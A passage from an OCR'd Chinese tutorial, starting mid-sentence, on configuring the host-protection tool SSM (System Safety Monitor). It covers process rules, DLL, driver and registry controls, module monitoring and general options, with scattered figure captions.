


图6



图7

(命令行)。SSM的进程管理功能十分强大，如图2。编辑规则可以快速将它添加至可信(启动进程不报)、危险(不允许启动进程)以及无规则(任意行为报告)，还可以计算效验和终止或新建进程，以及查看文件属性和进程属性，值得一提的是它的进程终止，由于它是内核级的软件，所以它可以轻松干掉冰刃。




图8

来到规则界面，如图3，灰色的为SSM和系统重要程序，被自动保护起来不能设定，而其它颜色的程序会根据用户设置和系统判断来划分级别，SSM提供的规则设定内容非常的多和全。右击程序，出现了如图4所示的界面，添加文件(目录)规则可以限定某一程序对某一文件或文件夹进行访问，“移除”即删除规则，“执行”就是运行程序，“数据库维护”就是重新检测程序的MD5值，查看是否被注入，而“特别权限”里面的设置则很高级，如图5。“程序已被关闭”选上后如果程序被关闭会记录日志，“进程间的活动”选上后也是如此会被记录日志，其它的项可以自己根据实际情况进行选择，像一些重要的程序就不要允许“远程数据修改”和“远程代码控制”以保护该进程。




图9

打开高级属性，在这里可以控制该进程被启动的规则，如图6，比如勾选上父级“允许启动”，子级“允许启动”，当程序启动后就不会有提示。当然，如果选询问的话自然会有提示。库文件这里可以查看该程序下的DLL文件，可以控制该程序能否调用DLL文件，在旁边的允许框内选择。而“驱动”这一项则可查看控制其注册调用的驱动以及当调用驱动时是否询问。“注册表”这里可以查看程序涉及的注册表项，轻松管理控制(包括该程序能否在关键地方创建项)以及一些优先级控制。




图10

在规则下面能快速建立全面规则，包括是否记录日志、系统的控制、代码注入控制、进程创建控制，还有能否访问网络，如图7。

SSM模块监控共有五大项，如图8。比如服务项，我们启用后，可以看到SSM开始监控服务驱动项，也就是只要有程序修改(添加、删除)服务驱动项，就会自动报警，如图9。点击左下角的“显示模块报警”，可以查看日志，以让我们对计算机这些模块了如指掌。

打开选项，在这里可以对SSM的常规项进行设置，如图10，这里要注意两点，“高亮”处可以查看图例或更改图例，而“杀毒软件”则可以选择你安装的杀毒软件，这样当弹出询问框时，可以使用杀毒软件快速进行扫描。另外建议不用启动“更新”，当选择新手模式时，SSM会给我们安排好一切，但同时也会存在一定的安全风险，这里初学者可以选择。




图11




图12

